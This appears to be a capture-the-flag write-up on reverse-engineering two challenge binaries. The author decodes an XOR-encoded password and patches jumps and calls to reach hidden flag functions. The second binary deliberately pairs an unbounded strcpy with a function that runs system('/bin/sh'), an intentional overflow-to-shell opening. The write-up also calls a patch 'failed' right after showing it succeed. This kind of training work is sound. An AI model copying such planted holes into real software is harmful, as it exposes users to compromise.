
We can view all the original function names on Ghidra because the binary is not stripped. Some point of interesting here are the `main` and `ReadPassword` function.

The main function is the entry point of a program where instruction execution begins. Therefore, we can first begin our static code analysis from this part.


```
undefined8 main(int param_1,long param_2)

{
  int iVar1;
  undefined8 uVar2;

  if (param_1 == 2) {
    iVar1 = ReadPassword(*(undefined8 *)(param_2 + 8));
    if (iVar1 == 0) {
      puts("Access Denied");
      uVar2 = 0;
    }
    else {
      puts("Access Granted");
      puts("\x1b[1;34m~Your Flag~\x1b[0m");
      printf("BAT22{%s}\n",*(undefined8 *)(param_2 + 8));
      uVar2 = 0;
    }
  }
  else {
    puts("Need 1 Argument.");
    uVar2 = 0xffffffff;
  }
  return uVar2;
}
```

First thing that came into my mind was to patch the instruction that checks whether if `iVar1 == 0`. If we can invert the if statement's logic, we can possibly bypass the `ReadPassword` function and get the flag straight away!

Using BinaryNinja's disassembly graph, we can determine the instruction that is responsible for the conditional branch.



To bypass the `ReadPassword` function, we need to invert/patch the logic from JE to JNE. This will change the instruction opcode.



After patching, save the ELF file as a new executable and run the program.

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ ./patched EZ_BYPASS_KEKW
Access Granted
~Your Flag~
BAT22{EZ_BYPASS_KEKW}
```

Even though the patching method failed, we get to learn how this challenge is vastly different from the previous challenge #5.

Challenge #5 saves a hardcoded copy of both the plaintext flag as well as the encoded flag in the binary. It then goes through a series of decoding process to decode the flag, then finally compare with the plaintext flag.


Challenge #6 on the other hand, stores only the encoded flag. It is essentially a flag checker program, where it encodes the user input before finally comparing with the encoded flag. This explains why the patching method did not work.

Solution

Diving into the `ReadPassword` function. We can see that once again, there is a lot of data declaration on the variable initialization part.

```
undefined8 ReadPassword(char *param_1)

{
  size_t sVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  int local_2c;
  undefined8 local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_28 = 0x355d364d71363649;
  local_20 = 0x57367176314877;
  local_2c = 0;
  sVar1 = strlen(param_1);
  if (sVar1 == 0xf) {
    do {
      if ((*(byte *)((long)&local_28 + (long)local_2c) ^ 5) != param_1[local_2c]) {
        uVar2 = 0;
        goto LAB_00101259;
      }
      local_2c = local_2c + 1;
    } while ((*(char *)((long)&local_28 + (long)local_2c) != '\0') && (param_1[local_2c] != '\0'));
    uVar2 = 1;
  }
  else {
    uVar2 = 0;
  }
LAB_00101259:
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return uVar2;
}
```

`0x355d364d71363649`
`0x57367176314877`




Passing the hardcoded data into the same CyberChef recipe does not result in the flag. So, let's analyse the encoding process thoroughly.

If we look closely at line number 18, we can deduce that the flag length is 15 characters (oxf). Moreover, we know that the loop is iterating each character through the XOR encryption from the ^ operator. The XOR encryption key can be seen as 5 in decimal from the decompiled code.

```
18  if (sVar1 == 0xf) {
19    do {
20      if ((*(byte *)((long)&local_28 + (long)local_2c) ^ 5) != param_1[local_2c]) {
21        uVar2 = 0;
22        goto LAB_00101259;
23      }
24      local_2c = local_2c + 1;
25    } while ((*(char *)((long)&local_28 + (long)local_2c) != '\0') && (param_1[local_2c] != '\0'));
26    uVar2 = 1;
```

Once all the requirements are satisfied, we can add the XOR recipe with "5" as the key to decode the flag.




```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ ./EZ1 L33tH3X0rM4st3R
Access Granted
~Your Flag~
BAT22{L33tH3X0rM4st3R}
```

Flag: BAT22{L33tH3X0rM4st3R}

#7 Randomness

Category: Reverse Engineering

Creator: N/A

Points: 170

Description: Random Junk Breaks Everything... Ughh What is it called again? ASLR ???

Files Given: backdoor

Basic File Checks

Repeat the same file checks operation as documented in Challenge #5 and #6.

`file backdoor`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ file backdoor
backdoor: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.2, BuildID[sha1]=053fbfdb08d3ed00dd5445b7ab18f4053ca289c0, for
GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

Notice here that the binary is not stripped again, which makes debugging and analysis easier.

`strings backdoor`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ strings backdoor
/lib/ld-linux.so.2
_IO_stdin_used
strcpy
puts
strcat
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.0
GLIBC_2.1.3
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[^_]
[^_]
/bin/sh
Here is your flag in the comment: https://bit.ly/BAT22_FLAG
Executed Normally
```

Strings utility does not reveal any useful information rather than an extremely baiting and trolling link.

`ltrace backdoor`

`strace backdoor`


```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ ltrace ./backdoor 127.0.0.1 1234
__libc_start_main(0×565ce433, 3, 0×ffdca894, 0×565ce490 <unfinished ...>
strcpy(0×ffdca5bc, "127.0.0.1")                          = 0×ffdca5bc
puts("Executed Normally"Executed Normally
)                                 = 18
+++ exited (status 18) +++

┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ strace ./backdoor 127.0.0.1 1234
execve("./backdoor", ["./backdoor", "127.0.0.1", "1234"], 0×7ffc069ef7c0
[ Process PID=4050 runs in 32 bit mode. ]
brk(NULL)                                = 0×575d0000
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or direc
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
statx(3, "", AT_STATX_SYNC_AS_STAT|AT_NO_AUTOMOUNT|AT_EMPTY_PATH, STATX_BA
```

Nothing much was happening during the analysis using ltrace and strace as well.

`checksec -file=backdoor`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ checksec --file=backdoor
[*] '/home/kali/Desktop/iCTF/rev/backdoor'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Since the challenge description mentioned something about ASLR. It's worth checking the binary protection of the given file. PIE is enabled, which is an equivalent of ASLR. This means that the address will be randomized each time we execute the program.



Using Ghidra, we can check out some of the resolved function names from the binary. Some of the most notable functions are `main`, `shell`, `function1`, `flag1` and `flag2`.

On the surface, and as suggested by the name, the binary is establishing connection to a remote host on a specified port via a backdoor planted prior. To understand what it's doing entirely, we can deep dive into each of the individual function.

```
/* WARNING: Function: __x86.get_pc_thunk.bx

void main(undefined4 param_1,int param_2)

{
  function1(*(undefined4 *)(param_2 + 4));
  puts("Executed Normally");
  return;
}
```

The binary receives two arguments, which are the remote IP address and port respectively. It then jumps to the `function1` function unconditionally along with the port number.

```
void function1(char *param_1)

{
  char local_200 [504];

  strcpy(local_200,param_1);
  return;
}
```

```
void shell(void)

{
  system("/bin/sh");
  return;
}
```

`function1` then initialize a large buffer followed by a string copy operation of the port number. `shell` function on the other hand spawns an interactive shell, just like SSH! Nothing too interesting, but we'll come back here if necessary.

```
void flag1(void)

{
  puts("Here is your flag in the comment: https://bit.ly/BAT22_FLAG");
  return;
}
```

We then have a seemingly benign function that attempts to troll the participants with Jimmy Barnes screaming??????

```
void flag2(void)

{
  char local_d [5];

  local_d[0] = '\0';
  strcat(local_d,a._52_4_);
  strcat(local_d,a._24_4_);
  strcat(local_d,a._12_4_);
  strcat(local_d,a._0_4_);
  strcat(local_d,a._32_4_);
  strcat(local_d,a._8_4_);
  strcat(local_d,a._16_4_);
  strcat(local_d,a._28_4_);
  strcat(local_d,a._56_4_);
  strcat(local_d,a._60_4_);
  strcat(local_d,a._4_4_);
  strcat(local_d,a._36_4_);
  strcat(local_d,a._20_4_);
  strcat(local_d,a._44_4_);
  strcat(local_d,a._48_4_);
  strcat(local_d,a._40_4_);
  puts(local_d);
  return;
}
```

Lastly, we have a `flag2` function that is concatenating strings repeatedly from data source to form a longer string, which could potentially be our flag.

00012008	DAT_0001...	?? 53h	S	"Sc"	string	3	false
0001200b	DAT_0001...	?? 79h	y	"yp"	string	3	false
0001200e	DAT_0001...	?? 70h	p	"pt"	string	3	false
00012011	DAT_0001...	?? 32h	2	"2{"	string	3	false
00012014	DAT_0001...	?? 31h	1	"1n"	string	3	false
00012017	DAT_0001...	?? 73h	s	"s_"	string	3	false
0001201a	DAT_0001...	?? 54h	T	"T2"	string	3	false
0001201d	DAT_0001...	?? 67h	g	"g_"	string	3	false
00012020	DAT_0001...	?? 72h	r	"rl"	string	3	false
00012023	DAT_0001...	?? 34h	4	"4s"	string	3	false
00012028	DAT_0001...	?? 41h	A	"A5"	string	3	false
0001202b	DAT_0001...	?? 6Ch	l	"lr"	string	3	false
0001202e	DAT_0001...	?? 42h	B	"BA"	string	3	false
00012031	DAT_0001...	?? 74h	t	"t0"	string	3	false
00012034	DAT_0001...	?? 5Fh	_	"_B"	string	3	false

We can then form a theory, that is the flag is stored in plaintext, but in a fragmented format. Therefore, we search for strings that comes in pair. This further justifies our theory as we can see the valid flag format as it appears as “BA”, “T2” and “2{“. Rearrange this scrambled flag would be a pain in the ass.

```
DAT_00012017                                    XREF[1]:   flag2:000113a4(*)
    ??         73h    s
    ??         5Fh    _
    ??         00h

DAT_0001201a                                    XREF[1]:   flag2:000112b2(*)
    ??         54h    T
    ??         32h    2
    ??         00h

DAT_0001201d                                    XREF[1]:   flag2:00011336(*)
    ??         67h    g
    ??         5Fh    _
    ??         00h

DAT_00012020                                    XREF[1]:   flag2:000112f4(*)
    ??         72h    r
    ??         31h    1
    ??         00h

DAT_00012023                                    XREF[1]:   flag2:0001138e(*)
    ??         34h    4
    ??         73h    s
    ??         00h

DAT_00012026                                    XREF[1]:   flag2:000113e6(*)
    ??         7Dh    }
    ??         00h

DAT_00012028                                    XREF[1]:   flag2:000113ba(*)
    ??         41h    A
    ??         35h    5
    ??         00h

DAT_0001202b                                    XREF[1]:   flag2:000113d0(*)
    ??         6Ch    l
    ??         72h    r
    ??         00h

DAT_0001202e                                    XREF[1]:   flag2:0001129c(*)
    ??         42h    B
    ??         41h    A
    ??         00h

DAT_00012031                                    XREF[1]:   flag2:0001134c(*)
    ??         74h    t
    ??         30h    0
    ??         00h
```

The fragmented string can also be seen from the binary's `.data` program tree using Ghidra.


```
SUB     ESP,0x8
PUSH    EAX=>DAT_0001202e                       = 42h    B
LEA     EAX=>local_d,[EBP + -0x9]
PUSH    EAX
CALL    <EXTERNAL>::strcat                      char * strcat(char * __de...

ADD     ESP,0x10
MOV     EAX,dword ptr [EBX + offset a[24]]


SUB     ESP,0x8
PUSH    EAX=>DAT_0001201a                       = 54h    T
LEA     EAX=>local_d,[EBP + -0x9]
PUSH    EAX
CALL    <EXTERNAL>::strcat                      char * strcat(char * __de...

ADD     ESP,0x10
MOV     EAX,dword ptr [EBX + offset a[12]]


SUB     ESP,0x8
PUSH    EAX=>DAT_00012011                       = 32h    2
LEA     EAX=>local_d,[EBP + -0x9]
PUSH    EAX
CALL    <EXTERNAL>::strcat                      char * strcat(char * __de...

ADD     ESP,0x10
MOV     EAX,dword ptr [EBX + offset a]


SUB     ESP,0x8
PUSH    EAX=>DAT_00012008                       = 53h    S
LEA     EAX=>local_d,[EBP + -0x9]
PUSH    EAX
CALL    <EXTERNAL>::strcat                      char * strcat(char * __de...
```

Further analysis of assembly code shows that the fragmented strings are repeatedly pushed into the `EAX` register from `.data`. From here onwards, the characters that come in pair can be placed back to its correct order by inspecting each of the data source starting from top to bottom.


`Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}`

Dynamic Analysis with GDB

From static code analysis, we learn that the `flag2` function was never called throughout the entire program, hence the function is unreachable. We can use GDB to halt the execution at `main` before it enters `function1` then control the EIP to point to `flag2`.



To bypass ASLR, we need to get the relative address or offset address of `flag2` function for debugging purpose.



Using the offset address, GDB can calculate the actual address of the function using PIE base. When the execution continues, we have our flag printed on the terminal after the `strcat()` and `puts()` functions are executed.

Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

Patching with Binary Ninja

```
main:
lea     ecx, [esp+0x4 {arg_4}]
and     esp, 0xfffffff0
push    dword [ecx-0x4 {__return_addr}] {var_4}
push    ebp {__saved_ebp}
mov     ebp, esp {__saved_ebp}
push    ebx {__saved_ebx}
push    ecx {arg_4} {var_10}
call    __x86.get_pc_thunk.bx
add     ebx, 0x2bb9
mov     eax, ecx {arg_4}
mov     eax, dword [eax+0x4 {arg1}]
add     eax, 0x4
mov     eax, dword [eax]
sub     esp, 0xc
push    eax {var_20}
call    function1
add     esp, 0x10
sub     esp, 0xc
lea     eax, [ebx-0x1f84]  {data_207c, "Executed Normally"}
push    eax  {data_207c, "Executed Normally"}
call    sub_1060
add     esp, 0x10
nop
lea     esp, [ebp-0x8]
pop     ecx
pop     ebx {__saved_ebx}
pop     ebp {__saved_ebp}
lea     esp, [ecx-0x4]
retn
```

Using BinaryNinja, we can modify the function call of `function1` that does not do anything to the unreachable `flag2` function.

```
main:
lea     ecx, [esp+0x4 {arg_4}]
and     esp, 0xfffffff0
push    dword [ecx-0x4 {__return_addr}] {var_4}
push    ebp {__saved_ebp}
mov     ebp, esp {__saved_ebp}
push    ebx {__saved_ebx}
push    ecx {arg_4} {var_10}
call    __x86.get_pc_thunk.bx
add     ebx, 0x2bb9
mov     eax, ecx {arg_4}
mov     eax, dword [eax+0x4 {arg1}]
add     eax, 0x4
mov     eax, dword [eax]
sub     esp, 0xc
push    eax {var_20}
call    flag2
add     esp, 0x10
sub     esp, 0xc
lea     eax, [ebx-0x1f84]  {data_207c, "Executed Normally"}
push    eax  {data_207c, "Executed Normally"}
call    sub_1060
add     esp, 0x10
nop
lea     esp, [ebp-0x8]
pop     ecx
pop     ebx {__saved_ebx}
pop     ebp {__saved_ebp}
lea     esp, [ecx-0x4]
retn
```

Similarly, we only need to provide the offset address, and BinaryNinja will determine the exact address to jump based on the PIE base.

```
┌──(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
└─$ chmod +x patched_door

┌──(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
└─$ ./patched_door
BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}
zsh: segmentation fault  ./patched_door
